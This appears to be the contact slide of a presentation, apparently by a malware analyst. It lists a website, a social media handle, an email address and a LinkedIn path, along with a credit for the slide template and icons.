www.malwarology.com


@gibbersen


gllpellegrino@gmail.com


…/in/gllpellegrino

template: slidesgo; icons: flaticons